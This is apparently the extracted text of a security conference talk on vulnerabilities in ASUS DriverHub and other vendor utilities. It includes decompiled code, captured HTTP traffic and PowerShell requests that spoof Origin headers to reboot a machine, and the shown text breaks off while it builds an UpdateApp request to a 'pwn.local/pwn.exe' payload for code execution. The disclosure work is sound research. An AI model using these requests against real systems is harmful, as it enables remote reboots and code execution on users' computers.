





7 vulns in 7 days

breaking bloatware faster than it's built



Notifications




Clear all



ASUS DriverHub

14:21

1 driver updates available. Click for more information.



ASUS DriverHub

Available Updates

About This PC

Devices and Drivers

Individual Kits

Settings

☰ Available Updates

1 available update

Install All

Drivers ▾

Sort by

Name (A to Z)





Available Updates

7 available updates

Available Updates

Drivers ▾

AMD Graphics Driver

Description: Install AMD Graphics Driver



Installation Completed

Installation has been completed successfully.

[Restart Later](#)

[Restart Now](#)

Settings

[Install All](#)

Name (A to Z) ▾

[Install](#)







Available Updates

7 available updates

Available Updates

Drivers ▾

AMD Graphics Driver

Description: Install AMD Graphics Driver



Installation Completed

Installation has been completed successfully.

[Restart Later](#)

[Restart Now](#)

Settings

[Install All](#)

Name (A to Z) ▾

[Install](#)



Restarting



Restarting

ASUS DriverHub

The screenshot shows the Chrome DevTools Network tab. The top toolbar includes icons for Elements, Console, Sources, Network (selected), Performance, Memory, Application, Security, Lighthouse, Recorder, and DOM Invader. Below the toolbar, there are checkboxes for 'Preserve log', 'Disable cache', and 'No throttling'. A filter bar shows 'Filter' and 'Invert' options, followed by a 'More filters' dropdown and a list of resource types: All (selected), Fetch/XHR, Doc, CSS, JS, Font, Img, Media, Manifest, WS, Wasm, and Other. The main area displays a timeline of network requests. A specific request is selected, and its details are shown in the right pane. The 'Headers' tab is active, showing the following information:

Name	Value
Request URL:	http://127.0.0.1:53000/asus/v1.0/DeviceInfo?lang=en
Request Method:	GET
Status Code:	200 OK
Remote Address:	127.0.0.1:8080
Referrer Policy:	same-origin


Below the headers, there is a section for 'Response Headers' with a 'Raw' checkbox.



Leon Jacobs

Orange Cyberdefense's
SensePost Team

[research, hacking, building, ...]



@leonjza

Agenda

A story about vulns in “bloatware” products.

Asus Driver Hub, MSI Center, Acer Control Centre & Razer Synapse 4. (all of which have fixes).

Conclusion.

Tools you'll see:

- Binary Ninja
- dnSpyEx
- Frida
- Burp
- Process Explorer
- Procmon
- OleView.NET

Code you'll see:

- Pseudo-C
- Assembly
- .NET
- JavaScript
- Logs!

ASUS DriverHub

CVE-2025-3462, CVE-2025-3463



 ADU.exe	< 0.01	14 708 K	38 396 K	7008 ASUS-Driver-Update
 conhost.exe	< 0.01	7 708 K	8 492 K	8580 Console Window Host
 ASUS DriverHub.exe		54 840 K	77 192 K	10816 ASUS DriverHub

 ADU.exe:7008 Properties

Image	Performance	Performance Graph	Disk and Network	GPU Graph	Threads	TCP/IP	Security	Environment	Job
-------	-------------	-------------------	------------------	-----------	---------	--------	----------	-------------	-----

☒ Resolve addresses

Protocol	Local Address	Remote Address	State
TCP	user-pc.plak.local:53000	.psf:0	LISTENING
TCP	user-pc.plak.local:53005	.psf:0	LISTENING

ASUS DriverHub

Version: 1.0.4.9



Your device is not supported.

Sorry, your motherboard model is not supported on this site. For driver updates, please visit the official ASUS website.

<https://www.asus.com/support/>

Close

```
if (lpExitCode_1 != 0)
    goto label_140012d76
```

```
int32_t pExecInfo
HANDLE var_bf0
void var_b98
```

```
if (data_1400574e8.b != lp
    label_140012d6d:
    lpExitCode_1 = sub_140
    label_140012d76:
```

Paste From

Transform

Function Analysis

Dead Store Elimination

Patch

Create Array...

Create Structure...

Edit Function Properties...

Make Function at This Address

Rename Current Function...

Reanalyze Current Function

Always Branch

Invert Branch

Never Branch

Assemble...

Compile C Source...

⌘A

⌘C

y not supported



ASUS DriverHub

Version: 1.0.4.9

Installation successful

ASUS DriverHub has been installed successfully.

Finish



ASUS DriverHub



Sorry, your motherboard model is not supported on this site.
For driver updates, please visit the official ASUS website.

[Go to ASUS Support](#)

28	http://127.0.0.1:53...	GET	/asus/v1.0/Initialize	200	549	JSON	127.0.0.1
27	http://127.0.0.1:53...	OPTI...	/asus/v1.0/Initialize				127.0.0.1
26	http://127.0.0.1:53...	OPTI...	/asus/v1.0/Initialize				127.0.0.1
25	http://127.0.0.1:53...	OPTI...	/asus/v1.0/Initialize				127.0.0.1
24	http://127.0.0.1:53...	OPTI...	/asus/v1.0/Initialize	200	309		127.0.0.1

Request

Pretty Raw Hex

```
1 GET /asus/v1.0/Initialize HTTP/1.1
2 Host: 127.0.0.1:53000
3 sec-ch-ua-platform: "windows"
4 Accept-Language: en-US,en;q=0.9
5 sec-ch-ua: "Chromium";v="133", "Not(A:Brand";v="99"
6 Content-Type: application/json
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (windows NT 10.0; win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/133.0.0.0 Safari/537.36
9 Accept: */*
10 Origin: https://driverhub.asus.com
11 Sec-Fetch-Site: cross-site
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Accept-Encoding: gzip, deflate, br
15 Connection: keep-alive
16
17
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: https://driverhub.asus.com
3 Access-Control-Allow-Methods: GET, POST, OPTIONS
4 Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept,
  Origin, Authorization
5 Content-Type: application/json; charset=UTF-8
6 Content-Length: 222
7 Keep-Alive: timeout=5, max=100
8
9 {
  "ArmouryCrateVersion": "",
  "HttpPort": 53000,
  "IsASUS": true,
  "IsSupport": false,
  "ModelName": "NULL",
  "NotifyFrequency": "Monthly",
  "ProductsSKU": "Unknow",
  "SerialNumber": "None",
  "Status": "OK",
  "Version": "1.0.4.9",
  "websocketPort": 53005
}
```

"IsSupport": false -> true

28	http://127.0.0.1:53...	GET	/asus/v1.0/Initialize	200	549	JSON	127.0.0.1
27	http://127.0.0.1:53...	OPTI...	/asus/v1.0/Initialize				127.0.0.1
26	http://127.0.0.1:53...	OPTI...	/asus/v1.0/Initialize				127.0.0.1
25	http://127.0.0.1:53...	OPTI...	/asus/v1.0/Initialize				127.0.0.1
24	http://127.0.0.1:53...	OPTI...	/asus/v1.0/Initialize	200	309		127.0.0.1

Request
Pretty Raw Hex

Response
Pretty Raw Hex Render

Available UpdatesAbout This PCDevices and DriversIndividual KitsSettings

1 available updateInstall All

Available Updates

Software

Sort byName (A to Z)

Armoury Crate InstallerInstall

Description: Install Armoury Crate, Aura Creator, and other necessary services for the full experience—from the initial setup to RGB lighting effect adjustments. Get the latest updates and seamlessly connect with all your devices.

Version: 3.2.9.1 **Release date:** 2023/10/30 **Size:** 1.97 MB

ADU.exe

ASUS DriverHub.exe

ADU.exe : 53000


```
140550c40 char const data_140550c40[0x12] = "/asus/v1.0/Status", 0
140550c52      00 00 00 00 00 00      .....
140550c58 char const data_140550c58[0x12] = "/asus/v1.0/Cancel", 0
140550c6a      00 00 00 00 00 00      .....
140550c70 char const data_140550c70[0xf] = "/asus/v1.0/Log", 0
140550c7f      00      .
140550c80 char const data_140550c80[0x12] = "/asus/v1.0/Reboot", 0
140550c92      00 00 00 00 00 00      .....
140550c98 char const data_140550c98[0x2e] = "[%hs] ***** Http server start
140550ca6      00 00      ASUS DriverHub
```

```
if (!rax_36)
{
    if (OpenProcessToken(GetCurrentProcess(), 0x28, &TokenHandle))
    {
        LookupPrivilegeValueW(nullptr, u"SeShutdownPrivilege", &*(uint64_t*)(
        NewState = 1;
        int32_t var_94_1 = 2;
        AdjustTokenPrivileges(TokenHandle, 0, &NewState, 0, nullptr, nullptr)

        if (!GetLastError())
        |   s_17 = ExitWindowsEx(EWX_REBOOT | EWX_FORCE, 0x80020003);
        else
        |   s_17 = 0;
    }
    else
    |   s_17 = 0;
}
```

Reboot Request - Flow

<https://driverhub.asus.com>

In Browser

Reboot Request - Flow

`https://driverhub.asus.com`

In Browser

>

`fetch("localhost:5300")`

JavaScript

Reboot Request - Flow

`https://driverhub.asus.com`

In Browser

>

`fetch("localhost:5300")`

JavaScript

>

`ExitWindowsEx()`

Win32 API

Reboot Request - Testing

Invoke-WebRequest

-Uri "http://127.0.0.1:53000/asus/v1.0/Reboot"

Reboot Request - Testing

Invoke-WebRequest

-Uri "http://127.0.0.1:53000/asus/v1.0/Reboot"

Invoke-WebRequest : Access denied

Reboot Request - Testing

```
PS C:\ProgramData\ASUS\AsusDriverHub\Log> get-content .\ADU_01_20250707115221.log
2025-07-07 13:55:08 RegQueryValueEx error
2025-07-07 13:55:08 [isOriginAllowed] Access denied
2025-07-07 13:55:08 [postReboot] isOriginAllowed = False
2025-07-07 13:55:08 [postReboot] ***** Exit *****
```

Reboot Request - Testing

Invoke-WebRequest

-Uri "http://127.0.0.1:53000/asus/v1.0/Reboot"

-Method POST

-Headers @{Origin = "https://driverhub.asus.com"}

Reboot Request - Testing

Invoke-WebRequest

-Uri "http://127.0.0.1:53000/asus/v1.0/Reboot"

-Method POST

-Headers @{Origin = "https://driverhub.asus.com"}

Invoke-WebRequest : The remote server returned an
error: (500) Internal Server Error.

Reboot Request - Testing

```
PS C:\ProgramData\ASUS\AsusDriverHub\Log> get-content .\ADU_01_20250707115221.log -tail 0 -wait
2025-07-07 14:53:05 RegQueryValueEx error
2025-07-07 14:53:05 [isOriginAllowed] Access-Control-Allow-Origin = https://driverhub.asus.com
2025-07-07 14:53:05 [isOriginAllowed] LOCAL_ADDR = 127.0.0.1
2025-07-07 14:53:05 [postReboot] isOriginAllowed = True
2025-07-07 14:53:05 [postReboot] ***** Entery *****
2025-07-07 14:53:05 [postReboot] request body =
```


⌕ 📄 Elements Console Sources Network Performance Memory Application Lighthouse

Page Workspace >> ⋮

📁 963-55aa54a997e4471c.js ×

📁 driverhub.asus.com

📁 _next

📁 static

📁 chunks

📁 app/[lang]

📄 4bd1b696-dbbd...

📄 6-405af662329...

📄 238-38cdba3a3...

📄 244-6ff4a3f709...

📄 548-f85167f79d...

📄 684-449390b9...

📄 963-55aa54a99...

📄 main-app-f38f0...

📄 webpack-c5ad5...

📁 css

```
    })
  })
} catch (e) {}
}
, u = () => async (e, t) => {
  try {
    await e((0,
      n.vM)("POST"))({
        body: JSON.stringify({
          Event: [{
            Cmd: "Reboot"
          }]
        })
      })
  } catch (e) {}
}
, p = e => async (t, a) => {
  try {
    await t((0,
      n.vM)("POST"))({
```

{ }

Line 1, Column 1

ASUS DriverHub

Reboot Request - Testing

Invoke-WebRequest

```
-Uri "http://127.0.0.1:53000/asus/v1.0/Reboot"  
-Method POST  
-Headers @{  
    Origin = "https://driverhub.asus.com";  
    ...  
}  
-Body (ConvertTo-Json  
    @{ Event = @( @{ Cmd = "Reboot" } )  
    })
```



Restarting



The `string_contains()` bug

Origin Header Validation

<https://driverhub.asus.com>

<https://driverhub.notasus.com>

Origin Header Validation

`https://driverhub.asus.com`

`https://driverhub.notasus.com`

`fetch("localhost:5300/asus/v1.0/Reboot")`

Origin Header Validation

```
https://driverhub.asus.com
```

```
https://driverhub.notasus.com
```

```
fetch("localhost:5300/asus/v1.0/Reboot")
```

```
Origin: driverhub.asus.com
```

```
Origin: driverhub.notasus.com
```


Origin Header Validation

`https://driverhub.asus.com`

`https://driverhub.notasus.com`

`fetch("localhost:5300/asus/v1.0/Reboot")`

Origin: `driverhub.asus.com`

Origin: `driverhub.notasus.com`

ADU.exe:53000

OK

ADU.exe:53000

FAIL

```
if (!r12)
{
    void* rcx_30 = &r15[6];

    if (r14_2 >= 0x10)
        rcx_30 = r15[6];

    rax_16 = string_contains?(rcx_30, rsi_2, nullptr, ".asus.com", 9);
}
```

```
do
{
    if (!memcmp(i_1, arg4, arg5))
        return i_1 - arg1;

    i = sub_140437340(i_1 + 1, r14_1, (char*)rbp_3 + 1 - (i_1 + 1));
    i_1 = i;
} while (i);
```

driverhub.asus.com == .asus.com

driverhub.asus.com == .asus.com

driverhub.asus.com == .asus.com

driverhub.asus.com == .asus.com

driverhub.asus.com == .asus.com

driverhub.asus.com == .asus.com

driverhub.asus.com == .asus.com

driverhub.asus.com == .asus.com

driverhub.asus.com == .asus.com

driverhub.asus.com == .asus.com

driverhub.asus.com == .asus.com

Ok

```
driverhub.asus.com.local == .asus.com
```

```
driverhub.asus.com.local == .asus.com
```



```
driverhub.asus.com.local == .asus.com
```

```
driverhub.asus.com.local == .asus.com
```

```
driverhub.asus.com.local == .asus.com
```

```
driverhub.asus.com.local == .asus.com
```

```
driverhub.asus.com.local == .asus.com
```

```
driverhub.asus.com.local == .asus.com
```

```
driverhub.asus.com.local == .asus.com
```

```
driverhub.asus.com.local == .asus.com
```


driverhub.asus.com.local == .asus.com

OK?

Reboot Request - Wrong Origin

Invoke-WebRequest

```
-Uri "http://127.0.0.1:53000/asus/v1.0/Reboot"  
-Method POST  
-Headers @{  
    Origin = "https://driverhub.asus.com.local";  
    ...  
}  
-Body (ConvertTo-Json  
    @{ Event = @( @{ Cmd = "Reboot" } )  
    })
```



Restarting

By just visiting a page
(intended or not)...

- You can reboot your friend's computer.

By just visiting a page
(intended or not)...

- You can reboot your friend's computer.
- **Arbitrary origins** can interact with the ASUS DriverHub web server.



Gaining RCE

/asus/v1.0/Initialize
/asus/v1.0/DeviceInfo
/asus/v1.0/InstallApp
/asus/v1.0/NotifyFrequency
/asus/v1.0/UpdateApp
/asus/v1.0/WriteFbk
/asus/v1.0/Status
/asus/v1.0/Cancel
/asus/v1.0/Log
/asus/v1.0/Reboot

/asus/v1.0/Initialize
/asus/v1.0/DeviceInfo
/asus/v1.0/InstallApp
/asus/v1.0/NotifyFrequency
/asus/v1.0/UpdateApp
/asus/v1.0/WriteFbk
/asus/v1.0/Status
/asus/v1.0/Cancel
/asus/v1.0/Log
/asus/v1.0/Reboot

UpdateApp Analysis

```
{  
  "List": [  
    {  
      "Url": "",  
      "Name": ""  
    }  
  ]  
}
```

UpdateApp Analysis

```
{  
  "List": [  
    {  
      "Url": "",  
      "Name": ""  
    }  
  ]  
}
```

UpdateApp Analysis

```
{  
  "List": [  
    {  
      "Url": "///pwn.local/pwn.exe",  
      "Name": ""  
    }  
  ]  
}
```

UpdateApp Analysis

Invoke-WebRequest

```
-Uri "http://127.0.0.1:53000/asus/v1.0/UpdateApp"
-Method POST
-Headers @{
